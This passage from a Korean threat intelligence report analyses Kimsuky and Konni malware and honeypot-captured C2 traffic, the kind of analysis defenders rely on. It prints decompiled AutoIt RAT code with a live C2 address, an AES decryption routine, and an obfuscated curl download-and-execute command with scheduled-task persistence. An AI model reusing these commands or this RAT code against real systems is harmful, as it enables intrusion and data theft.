    If _ARRAYSEARCH ( $AVASTPROCESSES , $PROCESSNAME
        $AVASTRUNNING = True
        ExitLoop
    EndIf
Next
If $AVASTRUNNING Then
    Local $RANDOMINTEGER = Random ( 30 , 60 , 1 )
    Local $I = 0
```



공격자 명령 리스트	

```
Global $GSMUTEX = "Global\B073WE15-D8QD-87A1-7464-CE66A8819E701
Global $SSERVERIP = "77.246.108.96"
Global $ISERVERPORT = 443
Global $BISCONNECTED = False
Global $HPROCESS
Global $CMD_START = "cmd"
Global $CMD_STOP = "exit"
Global $CMD_DOWNLOAD = "download"
Global $CMD_UPLOAD = "upload"
Global $CMD_EXPLORER_LIST = "listdir"
Global $CMD_DELETE = "delete"
Global $CMD_EXECUTE = "run"
Global $M_BISFILERECEIVED = False
Global $M_BADATA = ""
```

시스템 정보 수집 및 전송	

```
Func _SENDSYSTEMINFO ( )
    Local $OJSON = JSON_OBJCREATE ( )
    JSON_OBJPUT ( $OJSON , "hostname" , @ComputerName )
    JSON_OBJPUT ( $OJSON , "os" , @OSVersion & " " & @OSBuild
    JSON_OBJPUT ( $OJSON , "ip" , _GETLOCALIP ( ) )
    JSON_OBJPUT ( $OJSON , "username" , @UserName )
    Local $SJSON = JSON_ENCODE ( $OJSON )
    Local $JSONDATA = $SJSON & "endClient9688"
     SEND ( $G SOCKET , $JSONDATA )
```

공격자는 감염PC의 정보 등을 확인하여 추가 페이로드를 내려주게 되는데, 해당 파일은 컴파일된 AutoIt Script로 해당 파일의 구조는 아래와 같다. 중간의 Marker 값을 기준으로 암호화된 바이너리 데이터와 컴파일된 Script 데이터가 존재한다.



[AU3 파일 내 암호화된 바이너리 데이터 및 Compile된 AutoIt Script 데이터]

먼저 AutoIt Script 영역을 디컴파일하여 기능을 분석해보면 최상단에는 공격자가 사용한 Wrapper 파일 관련 정보를 확인할 수 있다.

```
D:₩3_Attack Weapon₩Autoit₩Build₩Remcos₩RunBinary.a3x
```

[RemcosRAT 관련 문자열]

대부분의 내용이 Script 기능 동작에 필요한 함수들이 정의되어있으며, 중간중간 실제 악성 행위들이 삽입되어있다. 주요 기능으로는 두번째 AutoIt Script 파일의 전체 내용을 읽어서 파일의 첫 부분부터 Marker 데이터 전까지의 데이터만 별도로 추출하여 AES256으로 복호화한 후 메모리에서 실행하게 된다. 복호화된 데이터는 PE 구조를 가진 실행파일이며, 공격자들이 자주 사용하는 Remcos RAT 원격제어 악성도구인 것으로 확인되었다.

```
Local $HKEY = "aGGUSZmZDNdXhoBq"
$ILEN = BinaryLen ( $SCONTENTBEFORESEARCH )
$TCONTENTBEFORESEARCH = DllStructCreate ( "byte[" & $ILEN & "]" )
DllStructSetData ( $TCONTENTBEFORESEARCH , 1 , $SCONTENTBEFORESEARCH )
$PCONTENTBEFORESEARCH = DllStructGetPtr ( $TCONTENTBEFORESEARCH )
$TDATA = DllStructCreate ( "byte[" & $ILEN & "]" )
$PDATA = DllStructGetPtr ( $TDATA )
Local $IBLOCKSIZE = 1040
Local $IDECRYPTEDLEN = 0
Local $IPOS = 0
```

[AES256 관련 Code]

06. 공격자 C2 통신 트래픽 분석

CAMPAIGN DARK PRISM


2025 사이버 위협 인텔리전스 보고서

챕터 3~5에서는 각 공격 그룹별 LNK 악성코드의 코드 패턴 변화와 최종 페이로드의 전달 과정, 그리고 최종 페이로드가 어떤 악성코드인지를 살펴봤다면, 이번 챕터에서는 공격자가 공격대상에게 침투하여 어떤 정보들을 수집하고, 어떤 명령을 통해 추가 페이로드를 내려주는지 분석한 내용을 다뤄볼 것이다.

금융보안원에서는 자체적으로 허니팟을 제작하여 APT43 해킹조직과 UNC4531 해킹조직의 악성코드 네트워크 통신 트래픽을 캡쳐하였고, 타임라인 기반으로 공격자의 행위와 트래픽을 분석하였다.

1. APT43 (Kimsuky)

APT43 해킹조직의 여러 악성코드 샘플들 중 Type 2-2로 분류되었던 샘플에서 공격자의 네트워크 트래픽을 모니터링하여 분석한 사례를 보고자 한다. 기존 Type 2-2 악성코드 실행 흐름에서 다운로드하거나 생성되는 각 파일의 파일명, C2 서버의 주소 등의 정보를 기반으로 재구성한 흐름은 아래와 같다.




[Type 2-2 : LNK 악성코드 실행 흐름 (침해지표 기반 재구성)]

해당 악성코드에서 사용되는 C2 서버는 중복을 제외하고 총 3개이며, 각 서버 및 포트 별 기능은 아래 표와 같다. 악성파일 유포는 대부분 74.50.68.253 서버에서 포트별로 나눠서 유포하는 것을 볼 수 있고, 213.145.86.223은 k.zip 파일 유포와 더불어 ASyncRAT 원격제어 악성파일의 C2 서버로 사용되는 것을 볼 수 있다. 그리고 공격자는 C2 서버 차단 등의 상황을 대비하여 다른 C2 서버와 통신을 하는 ASyncRAT을 k.zip에 함께 넣어서 유포한 것을 알 수 있다.

실행 순서	C2 서버 IP	포트	기능
1	74.50.68.253	5511	x.ps1 파일 다운로드
2		7788	u.zip 파일 다운로드
3		6558	usn.ps1 파일 다운로드
4		9558	tmps2.ps1 파일 다운로드
5	213.145.86.223	9005	k.zip 파일 다운로드
6		6606	최종 페이로드(PS1) - ASync RAT C2 서버
			최종 페이로드(EXE) - ASync RAT C2 서버
7	216.219.87.41	6606	최종 페이로드(EXE) - ASync RAT C2 서버


아래는 실행 순서대로 트래픽을 분석한 내용이다. 앞서 확인했던 Type 2-2 부분과 기능 및 순서를 비교하면서 보면 이해가 쉬울 것으로 생각된다.

1. [C2 - 74.50.68.253:5511] x.ps1 파일 다운로드
   - [공격대상 PC -> 공격자] '123'+'t619z' 문자열 전송 (감염사실 알림)
   - [공격자 -> 공격대상 PC] x.ps1 파일 전송




2. [C2 - 74.50.68.253:7788] u.zip. 파일 다운로드

- [공격대상 PC -> 공격자] '123' 문자열 전송
- [공격자 -> 공격대상 PC] u.zip 파일 전송




3. [C2 - 74.50.68.253:6558] usn.ps1 파일 다운로드




4. [C2 - 74.50.68.253:9558] tmps2.ps1 파일 다운로드

- x.ps1 PowerShell 파일 관련 동작
- C2 서버에 접속하여 공격자 명령 수신 및 tmps2.ps1 파일로 저장하여 실행



5. [C2 - 213.145.86.223:9005] k.zip 파일 다운로드




6. [C2 - 213.145.86.223:6606] ASyncRAT 트래픽 분석


ASyncRAT 악성코드는 C2 서버와의 통신 시 트래픽 내용을 압축하여 통신하는 MsgPack 기능이 존재한다.

MsgPack 트래픽 구조
[4바이트 MsgPack 데이터의 총 길이] + [MsgPack Serialized Data]

전반적인 트래픽 흐름은 아래 그래프와 같으며, 명령 수신 시 트래픽 흐름과 바이너리 데이터 송수신 시 트래픽 흐름 동작이 상이한 것을 볼 수 있다.



[ASyncRAT 트래픽 처리 과정]



[ASyncRAT 트래픽 구조]

실제 ASync RAT 통신 트래픽은 압축된 상태로 송수신되는 것을 볼 수 있으며, 압축된 트래픽 분석을 위해 pcap 파일 파싱 및 특정 트래픽 Stream을 추출하여 MsgPack 압축 해제하는 파이썬 스크립트를 작성하여 분석을 진행했다. 아래 표는 그 결과이며, 공격자가 어떤 명령을 수행했는지 확인이 가능하다. 공격자의 실제 악성 행위에 집중하기 위해 공격대상 및 공격자와 관련된 요약 정보는 다음과 같다.

- **공격 대상 (HoneyPot)** : 172.16.111.133 -> '**V**(Victim)'로 표시
  - 계정명 : 김숙희
  - 컴퓨터 이름 : dev-dapp01
- **공격자 (C2)** : 213.145.86.223:6606 -> '**A**(Attacker)'로 표시

순서	방향	명령 송수신 내역
1	V -> A	C2서버 초기 접속 시도 {"Packet": "ClientInfo"}
2	V -> A	C2서버로 바이너리 데이터 요청 {"Packet": "giveme", "barname": "AB7077A7FC98AD96FCF015B8D077DEFD2C836D625A033BE6E7A90C7BC9C85BD9"} …
3	A -> V	C2서버에서 바이너리 데이터 리턴 {"Packet": "addin", "barray": "AB7077A7FC98AD96FCF015B8D077DEFD2C836D625A033BE6E7A90C7BC9C85BD9"} {"Packet": "saveaddin", "barray": "<11574 바이트의 바이너리 데이터: 006200001f8b0800000000000400ed7c0b745cc5...>", "barname": "AB7077A7FC98AD96FCF015B8D077DEFD2C836D625A033BE6E7A90C7BC9C85BD9"} …
4	A -> V	C2서버에서 공격 대상에게 Health Check 패킷 전송 {"Packet": "Ping", "Message": "This is a ping!"}
5	V -> A	C2서버로 쉘 명령 실행 결과 전달 (tasklist 명령 결과) {"Packet": "shell", "ReadInput": "Microsoft Windows [Version 10.0.19045.4894]₩r₩n"} … {"Packet": "shell", "ReadInput": "Microsoft Windows [Version 10.0.19045.4894]\r\n"} {"Packet": "shell", "ReadInput": "(c) Microsoft Corporation. All rights reserved.\r\n"} {"Packet": "shell", "ReadInput": "\r\n"} {"Packet": "shell", "ReadInput": "C:\\Windows\\system32>tasklist\r\n"} {"Packet": "shell", "ReadInput": "\r\n"} {"Packet": "shell", "ReadInput": "이미지 이름 PID 세션 이름 세션# 메모리 사용\r\n"} {"Packet": "shell", "ReadInput": "========== ======== ========== ========== ==========\r\n"} {"Packet": "shell", "ReadInput": "System Idle Process 0 Services 0 8 K\r\n"} {"Packet": "shell", "ReadInput": "System 4 Services 0 52 K\r\n"} {"Packet": "shell", "ReadInput": "Registry 92 Services 0 49,420 K\r\n"}
6	V -> A	C2서버로 쉘 명령 실행 결과 전달 (whoami/net user 명령 결과) {"Packet": "shell", "ReadInput": "C:₩₩Windows₩₩system32>whoami₩r₩n"} {"Packet": "shell", "ReadInput": "dev-dapp01₩₩김숙희₩r₩n"} … {"Packet": "shell", "ReadInput": "C:\\Windows\\system32>whoami\r\n"} {"Packet": "shell", "ReadInput": "dev-dapp01\\김숙희\r\n"} {"Packet": "shell", "ReadInput": "\r\n"} {"Packet": "shell", "ReadInput": "C:\\Windows\\system32>net user\r\n"} {"Packet": "shell", "ReadInput": "\r\n"} {"Packet": "shell", "ReadInput": "\\\\DEV-DAPP01에 대한 사용자 계정\r\n"} {"Packet": "shell", "ReadInput": "\r\n"} {"Packet": "shell", "ReadInput": "---\r\n"} {"Packet": "shell", "ReadInput": "Administrator DefaultAccount Guest\r\n"} {"Packet": "shell", "ReadInput": "WDAGUtilityAccount 김숙희 \r\n"} {"Packet": "shell", "ReadInput": "명령을 잘 실행했습니다.\r\n"} {"Packet": "shell", "ReadInput": "\r\n"}

순서	방향	명령 송수신 내역
7	V -> A	C2서버로 디렉토리 및 파일 관련 정보 전송 - 공격자는 디렉토리 경로 정보와 파일 목록 등의 정보를 수집 - 감염PC의 폴더/파일 정보들을 공격자가 수집해가는 것을 볼 수 있음 {"Packet": "fileManager", "Command": "setClient"} {"Packet": "fileManager", "Hwid": "1", "Command": "getDrivers", "Driver": "C:₩₩-=>Fixed-=>"} … [172.16.111.133:59970] -> [213.145.86.223:6606] {"Packet": "fileManager", "Hwid": "1", "Command": "getPath", "Folder": " 6월24일 개발내역-=>C:\\Users\\김숙희\\Desktop\\6월24일 개발내역-=> auswjq-=>C:\\Users\\김숙희\\Desktop\\auswjq-=> dev_test-=>C:\\Users\\김숙희\\Desktop\\dev_test-=> 개발서버 정보-=>C:\\Users\\김숙희\\Desktop\\개발서버 정보-=> 댑 개발-=>C:\\Users\\김숙희\\Desktop\\댑 개발-=> 새 폴더-=>C:\\Users\\김숙희\\Desktop\\새 폴더-=> 안비트 계정정보-=>C:\\Users\\김숙희\\Desktop\\안비트 계정정보-=> 주님-=>C:\\Users\\김숙희\\Desktop\\주님-=>", "File": "account_policy.pdf-=>C:\\Users\\김숙희\\Desktop\\account_policy.pdf-=
8	V -> A	공격자는 연결 종료를 위해 shutdown 명령을 보냈으나, 명령어가 에러나면서 명령어 사용법이 공격자에게 전송됨 (공격자가 명령 실행 시 실행 결과를 리턴받게 되어있음) **[1/2차 시도 - 실패]** {"Packet": "shell", "ReadInput": "C:₩₩Windows₩₩system32>shutdown -t 0 -f₩r₩n"} {"Packet": "shell", "ReadInput": "C:\\Windows\\system32>shutdown -t 0 -f\r\n"} {"Packet": "shell", "ReadInput": "사용법: shutdown [/i | /l | /s | /sg | /r | /g | /a | /p {"Packet": "shell", "ReadInput": " [/m \\\\컴퓨터][/t xxx][/d [p|u:]xx:yy [/c \"주석 {"Packet": "shell", "ReadInput": "\r\n"} {"Packet": "shell", "ReadInput": " 인수 없음 도움말을 표시합니다. 이 옵션은 /?를 입력하는 것과 같 **[3차 시도 - 성공]** {"Packet": "shell", "ReadInput": "C:₩₩Windows₩₩system32>shutdown -f₩r₩n"} {"Packet": "shell", "ReadInput": "\r\n"} {"Packet": "shell", "ReadInput": "C:\\Windows\\system32>shutdown -f\r\n"} {"Packet": "shell", "ReadInput": "\r\n"}

공격자는 ASyncRAT 악성코드를 설치한 후 시스템에 대한 다양한 정보를 수집하고, 필요 시 파일들을 선별해서 가져갈 것으로 추정된다. 마지막에는 공격자가 shutdown 명령을 통해 빠져나가려고 시도했으나 실패한 것을 볼 수 있었는데, 이는 자동화된 정보 수집 절차를 수행하는 것이 아닌 공격자가 직접 수동으로 명령을 실행하면서 공격대상에 대한 정보 수집 및 추가 공격 등을 수행하는 것으로 보인다.

2. UNC4531 (Konni)


UNC4531 해킹조직의 여러 악성코드 샘플들 중 Type 2 - AutoIt Script로 분류되었던 샘플들 중 공격자의 네트워크 트래픽을 모니터링하여 분석한 사례를 보고자 한다.

해당 유형은 LNK 파일 실행 시 Curl.exe 파일을 이용하여 C2 서버에 접속한 후 추가 악성파일 (AutoIt3.exe, AutoIt Script) 2개를 다운받아 실행하며, AutoIt Script Decompile 후 새로운 C2 서버를 통해 공격자와 명령을 송수신하게 된다.

```
cd /d C:\Users\Public\Videos &
copy c:\windows\system32\curl.exe HdCLYrW.exe &
copy c:\windows\system32\schtasks.exe HdCLYrW1.exe &
HdCLYrW -k -o AutoIt3.exe ^http^s^://cr^eativepackou^t.co/wp-admin/js/widgets/hurryup/?rv=bear^&za=battle0 &
HdCLYrW -k -o ijgfJQV.cdr ^http^s^://cr^eativepackou^t.co/wp-admin/js/widgets/hurryup/?rv=bear^&za=battle1 &
HdCLYrW1 /delete /tn "ijgfJQV" /f &
HdCLYrW1 /crea^te ^/sc ^min^ute /mo 1 /^tn "ijgfJQV" /tr "C:\Users\Public\Videos\AutoIt3.exe C:\Users\Public\Videos\ijgfJQV.cdr
```

[추가 악성 페이로드 다운로드 및 실행]

APT43 해킹조직의 ASyncRAT 악성코드는 명령 송수신 시 MsgPack 형태로 압축한 후 통신하므로 단순 패킷 캡쳐만으로는 트래픽 내용을 확인하기 어려웠으나, UNC4531 해킹조직의 AutoIt RAT[5]는 평문 통신을 하기 때문에 공격 흐름 관찰이 편한 부분도 있었다.








[AutoIt기반 RAT 트래픽 구조]

[5] 각 트래픽 마지막에 포함된 “endClient9688”/”endServer9688” Marker 문자열이 특징이며, AhnLab에서는 EndRAT으로 명명하기도 함

공격대상 및 공격자 관련 정보는 다음과 같다.

- **공격 대상 (HoneyPot)** : 172.16.111.133 -> '**V**(Victim)'로 표시
  - 계정명 : 김숙희
  - 컴퓨터 이름 : dev-dapp01
- **공격자 (C2)** : 77.246.108.96:443 -> '**A**(Attacker)'로 표시

순서	방향	명령 송수신 내역
1	V -> A	감염 초기에 시스템 정보를 수집하여 공격자에게 전송 - 전송 정보 : Host명, OS 버전, IP 주소, 계정명 `[2025-07-29 14:28:06.325] 172.16.111.133 -> 77.246.108.96 : {"hostname":"DEV-DAPP01","os":"WIN_10 19045","ip":"172.16.111.133\/\/","username":"김숙희"}endClient9688`
2	A -> V	공격자는 'list' 명령으로 사용자 계정 폴더의 하위 폴더 및 파일을 확인 
3	A -> V	공격자는 'goUp' 명령으로 상위 폴더 이동 또는 다른 폴더 내용 조회 
4	A -> V	공격자는 'download' 명령으로 특정 파일을 다운로드(공격자에게 파일 전송) - 공격자는 문서와 관련된 파일이 보이면 적극적으로 해당 파일을 가져가서 확인  

순서	방향	명령 송수신 내역
5	A -> V	공격자는 'shell' 또는 'cmd' 명령으로 공격대상 PC에서 터미널을 Open - 터미널 명령을 통해 시스템 정보 수집  
